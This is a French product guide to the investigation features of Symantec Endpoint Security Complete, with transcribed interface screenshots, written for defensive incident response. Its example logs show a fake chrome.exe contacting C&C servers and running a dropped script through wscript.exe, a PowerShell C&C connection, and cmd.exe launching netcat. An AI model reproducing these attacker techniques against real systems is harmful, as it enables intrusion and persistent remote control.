SES Complete vous permet de contrôler le volume de données stockées sur les terminaux clients.

Endpoint Activity Recorder Configuration Also supports  

Configure the global policy for Symantec Endpoint Security managed clients.

Database Size GB

CHAQUE FOIS QU'UNE ACTIVITÉ SUSPECTE SE PRODUIT, SES COMPLETE EXAMINE LA TRAÇABILITÉ DE L'ATTAQUE POUR TROUVER TOUS LES ACTEURS IMPLIQUÉS. IL RÉCUPÈRE ENSUITE TOUTES LES ACTIVITÉS ENREGISTRÉES ASSOCIÉES, CE QUI VOUS FAIT GAGNER DU TEMPS, CAR VOUS DISPOSEZ DE TOUTES LES ACTIVITÉS ASSOCIÉES DISPONIBLES POUR VOTRE EXAMEN.

Pour un contrôle précis des données stockées et de leur emplacement, ajoutez des règles Endpoint Activity Recorder (Enregistreur d'activité de terminal).

Add Endpoint Activity Recorder Rule ✕

Create a rule to exclude processes from the Endpoint Activity Recorder. This rule applies to all managed endpoints.

Do not record [?]
 Record but do not submit [?]
 Record and submit [?]
 Disable monitoring [?]

Event Type

Actor Type
 Sha 256
 File path

Actor

Actor Command Line

Operation

Target Type
 Destination IP
 URL

Target

Les utilisateurs ont ainsi un contrôle précis sur les types d'événements (processus, fichier, registre et réseau) enregistrés, ainsi que sur l'emplacement de stockage des données.


Exécution d'un indicateur de recherches d'attaque, de vidages complets et de vidages de processus au niveau du terminal client

Pour effectuer une recherche au sein des données des terminaux clients, accédez à l'onglet Investigate (Examiner), sélectionnez Endpoint (Terminal client) et appuyez sur le bouton Endpoint Search (Recherche de terminal client). Il existe deux types de recherche :

- Endpoint Activity Recorder (Enregistreur d'activités de terminal) : consultez la base de données d'activités qui se sont produites au niveau du terminal client.
- Evidence of Compromise (Preuve de compromission) : examinez l'état actuel du terminal client pour rechercher des cibles telles que des fichiers, des entrées de Registre ou des processus en cours d'exécution.


SI PLUSIEURS RECHERCHES ENDPOINT ACTIVITY RECORDER (ENREGISTREUR D'ACTIVITÉ DE TERMINAL) SONT PLANIFIÉES, LES DONNÉES DES TERMINAUX CLIENTS PEUVENT D'ABORD ÊTRE CHARGÉES SUR LE CLOUD POUR ACCÉLÉRER LA RECHERCHE.

Voici un exemple de recherche de terminal client pour le trafic C&C. Ici, nous recherchons une activité réseau avec trois serveurs C&C connus.




Si plusieurs recherches Endpoint Activity Recorder (Enregistreur d'activité de terminal) sont planifiées, les données des terminaux clients peuvent d'abord être chargées sur le cloud pour accélérer la recherche. Vous pouvez choisir de charger toutes les données, toutes les données d'une période spécifique ou les données d'un seul processus.

Dans la capture d'écran ci-dessous, un fichier suspect se faisant passer pour Google Chrome a été trouvé. Nous savons qu'il ne s'agit pas du véritable Chrome, car il n'est pas signé, il a été vu sur très peu de terminaux clients et il est tout nouveau. Pour obtenir un vidage de tous les événements d'enregistreur d'activité de terminal client liés aux activités qu'il a effectuées, sélectionnez More Actions (Plus d'actions), puis Process Dump (Vidage de processus).




LES DONNÉES D'INVESTIGATION COLLECTENT DES INFORMATIONS SUR L'ÉTAT ACTUEL DU TERMINAL CLIENT, NOTAMMENT LES PROCESSUS EN COURS D'EXÉCUTION, LES SERVICES, LES CONNEXIONS RÉSEAU OUVERTES/ÉCOUTES RÉSEAU, L'USURPATION DE DROITS, LES INFORMATIONS SUR LES UTILISATEURS/ GROUPES ET BIEN PLUS ENCORE.

Pour charger toutes les données d'enregistreur d'activité de terminal client à partir d'un terminal client, sélectionnez le terminal client, appuyez sur More Actions (Plus d'actions), puis sur Full Dump (Vidage complet).



Pour afficher les résultats du vidage complet ou du vidage de processus, accédez à l'onglet Investigate (Examiner) et sélectionnez Endpoint (Terminal client).




La sélection du vidage donne une liste très détaillée des activités effectuées par le terminal client ou le processus. Ici, le vidage du processus montre la version suspecte de chrome.exe qui exécute le trafic C&C, crée du code JavaScript malveillant, puis exécute ce dernier.

>	Nov 28, 2022, 7:14:25 PM	chrome.exe established connection from 172.28.48.7:51488 to 108.177.98.132:443.	Victim-1	8007-Host Network Activity	...	⋮
>	Nov 28, 2022, 7:14:25 PM	Outbound: chrome.exe sent 806 bytes to 108.177.98.132:443 and received 23418 bytes from 172.28...	Victim-1	8007-Host Network Activity	...	⋮
>	Nov 28, 2022, 7:14:25 PM	chrome.exe established connection from 172.28.48.7:51484 to 199.36.153.11:80.	Victim-1	8007-Host Network Activity	...	⋮
>	Nov 28, 2022, 7:14:25 PM	chrome.exe created jkhertgbn.js.	Victim-1	8003-File Activity	...	⋮
>	Nov 28, 2022, 7:14:25 PM	chrome.exe opened cversions.1.db.	Victim-1	8003-File Activity	...	⋮
>	Nov 28, 2022, 7:14:25 PM	chrome.exe opened {afb9f1a-8ee8-4c77-af34-c647e37ca0d9}.1.ver0x000000000000011.db.	Victim-1	8003-File Activity	...	⋮
>	Nov 28, 2022, 7:14:25 PM	chrome.exe launched wscript.exe.	Victim-1	8001-Process Activity	"C:\Windows\System32\wscript.exe" jkhertgbn.js	⋮

Demandes de données d'investigation

Les demandes de données d'investigation ressemblent un peu aux vidages complets et aux vidages de processus dans la mesure où elles communiquent avec les terminaux clients spécifiés pour collecter des données. Les données d'investigation collectent des informations sur l'état actuel du terminal client, notamment les processus en cours d'exécution, les services, les connexions réseau ouvertes/écoutes réseau, l'usurpation de droits, les informations sur les utilisateurs/groupes et bien plus encore. Pour plus d'informations, consultez la page <https://techdocs.broadcom.com/us/en/symantec-security-software/endpoint-security-and-management/endpoint-security/sescloud/Endpoint-Detection-and-Response/EDR-Actions/Collecting-forensic-data.html>. Et nous ajoutons constamment de nouvelles données telles que l'historique du navigateur et les fichiers téléchargés.


Pour lancer une demande de données d'investigation, sélectionnez le terminal client, appuyez sur More Actions (Plus d'actions), puis sur Capture Forensic Data (Capturer les données d'investigation).



The screenshot shows the 'More Actions' menu for a device named 'Victim-1'. The device is in a 'Compromised' state, last updated on 12/5/2022 at 11:15:59 PM. The OS version is Windows 10 Professional Edition 10.0.1... There are 0 files at risk. The 'More Actions' menu includes the following options:

- Collect Remote Diagnostic Logs
- Restart
- Quarantine Device
- Start Live Shell Session
- Full Dump
- Capture Forensic Data


Comme pour l'affichage des vidages complets ou de processus, pour afficher les données d'examen, sélectionnez Investigate (Examiner), puis Endpoint (Terminal client).



The screenshot shows the 'Investigate' page with the 'Endpoint' tab selected. The search results table is as follows:

SEARCH DESCRIPTION	SEARCH STATUS	STARTED BY	DATE	TYPE
Victim-1 - Capture forensic data request	✓	icdm_ver637ba9ce	Dec 5, 2022, 11:11:20 PM	Capture Forensic Data
chrome.exe on Victim-1 - Process dump request	✓	icdm_ver637ba9ce	Dec 5, 2022, 10:55:45 PM	Process Dump


Les données d'investigation montrent l'état actuel du terminal client.



The screenshot shows a list of investigation results. The first row is highlighted:

Time	Description	Device	Query Type
Dec 5, 2022, 11:14:11 PM	Established connection between 0.0.0.0:9182 and 0.0.0.0:0 for PID/Process 3580/windows_exporter.exe	Victim-1	8087-Network Query
Dec 5, 2022, 11:14:11 PM	Established connection between 0.0.0.0:135 and 0.0.0.0:0 for PID/Process 980/svchost.exe	Victim-1	8087-Network Query
Dec 5, 2022, 11:14:11 PM	Established connection between 0.0.0.0:5357 and 0.0.0.0:0 for PID/Process 4/System	Victim-1	8087-Network Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\SYSTEM user context, the activity is safe with a malicious score of 54.	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched fontdrvhost.exe under Font Driver Host\UMFD-0 user context, the activity is safe with a malicious score ...	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\SYSTEM user context, the activity is safe with a malicious score of 54.	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\LOCAL SERVICE user context, the activity is safe with a malicious scor...	Victim-1	8081-Process Query
Dec 5, 2022, 11:14:09 PM	launched svchost.exe under NT AUTHORITY\LOCAL SERVICE user context, the activity is safe with a malicious scor...	Victim-1	8081-Process Query

Cela inclut une connexion ouverte au serveur C&C, ce qui indique que la menace est toujours présente sur le terminal client.



The screenshot shows a specific investigation result:


Time	Description	Device	Query Type
Established connection between 172.28.48.7:52756 and 52.1.93.201:443 for PID/Process 9712/powershell.exe	Victim-1	8087-Network Query	

SES COMPLETE FOURNIT DÉJÀ DES MÉTADONNÉES SUR LES FICHIERS RENCONTRÉS, NOTAMMENT LES HACHAGES, LA TAILLE DU FICHIER, L'EMPLACEMENT, ETC.

Collecte de fichiers à partir de terminaux clients

SES Complete fournit déjà des métadonnées sur les fichiers rencontrés, notamment les hachages, la taille, l'emplacement, etc. Pour faciliter l'analyse, une copie du fichier peut également être récupérée par l'une des méthodes suivantes.

1. Accédez à Devices (Appareils), sélectionnez le terminal client où se trouve le fichier, sélectionnez l'onglet Files (Fichiers), sélectionnez le fichier et appuyez sur Get File (Obtenir le fichier).



The screenshot shows the Symantec Endpoint Security interface. At the top, there are navigation buttons: 'Add to App Control Policy', 'Make Trusted Updater', 'Send to VirusTotal', and 'More Actions'. Below this is a table listing file details for 'nc.exe':


FILE NAME	RISK	First Seen On	DEVICES SEEN ON	SIGNER	INTENSITY LEVEL
nc.exe	Unknown	Less than two days ago	1	GlobalSign ObjectSign CA	1

The 'More Actions' dropdown menu is open, showing options: Process Dump, Add to Allow List, Add to Deny List, Submit To Sandbox, Quarantine File, Hide, and **Get File** (highlighted with a red box).

Below the table are tabs for 'Details', 'Devices', 'Policies', and 'Activity History'. The 'Details' tab is selected, showing a 'Security Summary' section with the following information:

- Intensity Level:** 1. Blocks or logs known malware and known bad files.
- Last Seen On:** Feb 6, 2023, 10:17:56 AM
- Global Prevalence:** Many Users. This file has been seen by tens of thousands of Symantec users.
- Global First Seen:** Mature. Symantec has known about this file for more than 1 year.
- Historical Reputation:** Malicious. This file is untrustworthy.
- Current Reputation:** Malicious. This file is untrustworthy.

2. Accédez à un événement dont le fichier fait partie et sélectionnez Get File (Obtenir le fichier).




The screenshot shows the Symantec Endpoint Security interface. At the top, there are navigation buttons: 'Scan Now', 'Quarantine Device', 'Full Dump', 'Process Dump', and 'More Actions'. Below this is a table listing event details for 'cmd.exe launched nc.exe':

SEVERITY	DESCRIPTION	EVENT TYPE ID	CATEGORY	DISPOSITION	POLICY NAME
1-Informational	cmd.exe launched nc.exe.	8001-Process Activity	5-System Activity	1-Process Activity	Default Detection and Response Policy
		edradmin			
		Default			

The 'More Actions' dropdown menu is open, showing options: Capture Forensic Data, Submit to Sandbox, Send to VirusTotal, **Get File** (highlighted with a red box), Quarantine File, Start Live Shell Session, Allow File, and Deny File.

